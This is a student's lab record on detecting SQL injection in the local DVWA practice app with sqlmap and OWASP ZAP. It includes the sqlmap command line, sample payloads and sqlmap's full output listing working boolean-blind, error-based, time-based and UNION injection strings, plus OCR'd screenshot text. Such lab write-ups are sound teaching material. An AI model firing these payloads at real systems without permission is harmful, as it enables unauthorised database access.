NAME: S.Dhaneshwaran
ROLL NO: 241901024

EXPERIMENT 15

DETECT SQL INJECTION VULNERABILITIES USING VARIOUS SQL INJECTION DETECTION TOOLS

AIM:

To use automated tools to detect SQL Injection vulnerabilities before they can be exploited, as part of a security assessment.

THEORY:

Detection tools work by sending a wide range of crafted inputs (single quotes, boolean conditions, time-delay payloads) to every parameter of an application and analyzing the response differences (error messages, timing delays, content changes) to confirm whether the parameter is vulnerable — without necessarily extracting real data.

TOOLS REQUIRED:

- sqlmap (detection mode)
- OWASP ZAP (Active Scan — SQLi rules)
- Target: DVWA (SQL Injection module, Low security)

PROCEDURE:

Step 1 — Detection using sqlmap (no dumping, just confirm)

```
sqlmap -u "http://<target-ip>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=<session-id>; security=low" --batch --level=3 --risk=2
```

sqlmap reports which parameter is injectable and which injection ***technique*** works (boolean- based blind, time-based blind, UNION query, error-based, stacked queries).

Step 2 — Time-based blind detection concept sqlmap internally tests payloads like:

```
1 AND IF(1=1, SLEEP(5), 0)
```

If the response takes ~5 seconds longer, the parameter is confirmed vulnerable to blind SQLi — even with no visible error or data change.


Step 3 — Detection using OWASP ZAP


1. Set DVWA session cookie in ZAP as an authenticated context.
2. Run ***Active Scan*** against the SQLi page URL.
3. Check the ***Alerts*** tab for "SQL Injection" findings — ZAP shows the exact payload and parameter that triggered it.


Step 4 — Compare results


Cross-check sqlmap's findings against ZAP's findings for the same page — in a real assessment, using two tools reduces false negatives.


OUTPUT:






DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Vulnerability: SQL Injection
User ID:
Submit
ID: 1
First name: admin
Surname: admin
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_injection
https://bobby-tables.com/


http://localhost:4280/vulnerabilities/sqli/?id=1&Submit=Submit#
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Vulnerability: SQL Injection
More Information
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Cache Storage
Cookies
http://localhost:4280
Indexed DB
Local Storage
Session Storage
Filter Items
Name
Value
Domain
Path
Expires / Max-Age
Size
HttpOnly
Secure
SameSite
Last Accessed
PHPSESSID
6b362c6fac781b508c8f848333868a4d
localhost
/
Tue, 13 Oct 2026 08:43:49 GMT
41
false
false
None
Mon, 12 Oct 2026 08:55:33 GMT
security
low
localhost
/
Session
11
false
false
None
Mon, 12 Oct 2026 08:55:33 GMT


(kali㉿kali)-[~]
$ cd ~/DVWA
(kali㉿kali)-[~/DVWA]
$ sudo docker-compose ps
NAME IMAGE COMMAND SERVICE CREATED STATUS PORTS
dvwa-db-1 docker.io/library/mariadb:10 "docker-entrypoint.s…" db 6 days ago Up 26 minutes 3306/tcp
dvwa-dvwa-1 ghcr.io/digininja/dvwa:latest "docker-php-entrypoi…" dvwa 6 days ago Up 26 minutes 127.0.0.1:4280→80/tcp
(kali㉿kali)-[~/DVWA]
$
(kali㉿kali)-[~/DVWA]
$ sqlmap -u "http://localhost:4280/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=6b362c0fac781b500c0f84833368a4d; security=low" -p id --batch --level=3 --risk=2 --flush-session
{1.10#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 05:53:00 /2026-10-12/
[05:53:01] [INFO] testing connection to the target URL
[05:53:01] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:53:01] [INFO] testing if the target URL content is stable
[05:53:01] [INFO] target URL content is stable
[05:53:01] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[05:53:01] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (3) and risk (2) values? [Y/n] Y
[05:53:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:53:02] [WARNING] reflective value(s) found and filtering out
[05:53:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[05:53:03] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)' injectable (with --string="DB")
[05:53:03] [INFO] testing 'Generic inline queries'
[05:53:03] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[05:53:03] [INFO] GET parameter 'id' is 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[05:53:03] [INFO] testing 'MySQL inline queries'
[05:53:03] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[05:53:03] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[05:53:03] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[05:53:03] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[05:53:03] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[05:53:13] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[05:53:13] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[05:53:13] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[05:53:13] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[05:53:13] [INFO] target URL appears to have 2 columns in query
[05:53:13] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 98 HTTP(s) requests:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: id=1' AND 1699=(SELECT (CASE WHEN (1699=1699) THEN 1699 ELSE (SELECT 1215 UNION SELECT 4680) END))-- -&Submit=Submit
Type: error-based
Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND (SELECT 5052 FROM(SELECT COUNT(*),CONCAT(0x717a627071,(SELECT (ELT(5052=5052,1))),0x7170786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- sksb&Submit=Submit
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1981 FROM (SELECT(SLEEP(5)))SsCT)-- ntTG&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
DVWA
Vulnerability: SQL Injection
More Information
Vulnerability: SQL Injection
More Information


Untitled Session - 20261012-060253 - ZAP 2.17.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
Quick Start
Request
Response
Requester
Welcome to ZAP
ZAP by Checkmarx
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
If you are new to ZAP then it is best to start with one of the options below.
Automated Sc...
Manual Explore
Learn More
News
Learn all about 2.17.0 in the ZAP blog post
Learn More
History
Search
Alerts
Output
Filter: OFF
Export
ID
Source
Req. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Body
Highest Alert
Note
Tags


Untitled Session - 20261012-060253 - ZAP 2.17.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
Quick Start
Request
Response
Requester
Automated Scan
ZAP by Checkmarx
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack:
http://localhost:4280
Select...
Use traditional spider:
Use ajax spider:
If Modern
with
Firefox
Attack
Stop
Progress:
Not started
History
Search
Alerts
Output
Filter: OFF
Export
ID
Source
Req. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Body
Highest Alert
Note
Tags



RESULT:

1. sqlmap detected SQL injection in the id parameter of the DVWA application using error-based, time-based blind, and UNION-based techniques.
2. It identified the backend database as MySQL-compatible (MariaDB).
3. OWASP ZAP completed the scan and reported 12 alert types, including missing security headers and cookie issues.
4. ZAP did not explicitly detect SQL injection in this scan.
5. Thus, both tools provide complementary security findings and help identify web application vulnerabilities.